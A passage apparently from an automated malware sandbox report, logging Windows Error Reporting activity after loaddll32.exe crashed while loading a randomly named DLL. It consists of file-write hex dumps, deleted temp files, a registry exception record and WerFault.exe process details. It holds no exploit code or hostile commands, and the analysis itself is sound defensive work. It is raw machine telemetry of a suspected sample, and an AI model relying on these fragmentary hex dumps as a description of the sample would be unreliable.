C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7236	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7240	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7242	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7274	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7520	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7524	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7526	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7552	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7556	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7558	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 33 00 38 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-25T09:26:38Z">	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7658	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7662	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7666	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 34 00 35 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 33 00 37 00 34 00 39 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 33 00 37 00 34 00 39 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="409" PID="3456" UptimeMS="3749" TimeSinceCreationMS="3749" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7928	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7932	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7936	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7956	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7960	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	7962	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8006	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8052	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 63 00 30 00 33 00 30 00 30 00 38 00 35 00 2d 00 32 00 37 00 37 00 66 00 2d 00 34 00 64 00 37 00 65 00 2d 00 62 00 62 00 34 00 34 00 2d 00 64 00 34 00 66 00 64 00 35 00 63 00 64 00 65 00 62 00 65 00 32 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>dc030085-277f-4d7e-bb44-d4fd5cdebe24</Guid>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8150	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8154	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8158	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 35 00 54 00 30 00 39 00 3a 00 32 00 36 00 3a 00 33 00 38 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-25T09:26:38Z</CreationTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8256	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8260	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8262	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8302	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp.xml	0	4659	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee\Report.wer	0	2	fd fd		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	146	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee\Report.wer	8976	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 31 00 34 00 33 00 35 00 34 00 36 00 37 00 36 00 36 00	MetadataHash=1143546766	success or wait	1	6E01497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{7ce8986d-4b02-1e4b-9e77-5a72b362db50}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E0336BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6E031FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 17 01 3F 15 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E031FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 1800, Parent PID: 3456

General

Target ID:	6
Start time:	11:26:41
Start date:	25/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3456 -s 408
Imagebase:	0xb70000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E021717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E01497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp.xml	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7DE.tmp.csv	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7FE.tmp.txt	success or wait	1	6E01497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 52 fd fd 62 fd 05 12 00 00 00 00 00	MDMP Rb	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 0d 00 00 49 fd fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWTIb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	5710	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd 17 01 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd 17 01 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 18 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++ @@ ?@#+	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	1632	168	fd 05 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	N	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	8574	20	0d 00 00 00 60 fd 20 01 00 00 00 00 04 00 00 00 52 22 00 00	` R"	success or wait	13	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	8786	4	14 12 38 77	8w	success or wait	12	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	27998	256	fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 06 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 15 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd cd 49 00 fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd	?w?w?w?w?w?w?w?w?w?w?w?wI?w?w?w?w	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 15 40 00 fd fd fd fd 00 00 00 00 10 fd 17 01 fd fd 3e 77 23 00 00 00 12 02 00 00 fd fd 17 01 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++@>w#+	success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	1900	48	24 0f 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 fd fd 65 01 00 00 00 00 68 04 00 00 fd 56 00 00 fd 02 00 00 fd 1e 00 00	$ ehV	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	4232	120	00 00 26 77 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	&w`A!-aBB?#@A	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	5676	34	1c 00 00 00 7a 00 73 00 35 00 6e 00 35 00 73 00 49 00 36 00 4e 00 32 00 2e 00 64 00 6c 00 6c 00 00 00	zs5n5sI6N2.dll	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 60 fd 02 00 00 00 00 00 70 14 03 00 00 00 00 56 58 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 77 fd 03 00 00 00 00 00 a7 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 29 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 2e fd 60 3c 00 00 00 00 54 68 fd 1f 00 00 00 00 2f 38 0f 23 00 00 00 00 20 1c 10 01 00 00 00 00 fd 3b 01 00 65 1d 01 00 34 fd 05 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd fd 05 00 6d fd 2e 00 56 fd 01 00 67 54 13 00 00 00 00 00 0d fd 1b 00 fd 58 04	@5F>,Zb`pVXwW)@.`<Th/8# ;e4m.VgTX	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	28254	6436	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 fd 00 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 28 10 00 00 5a 77 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8T(Zw	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6E01497A	unknown
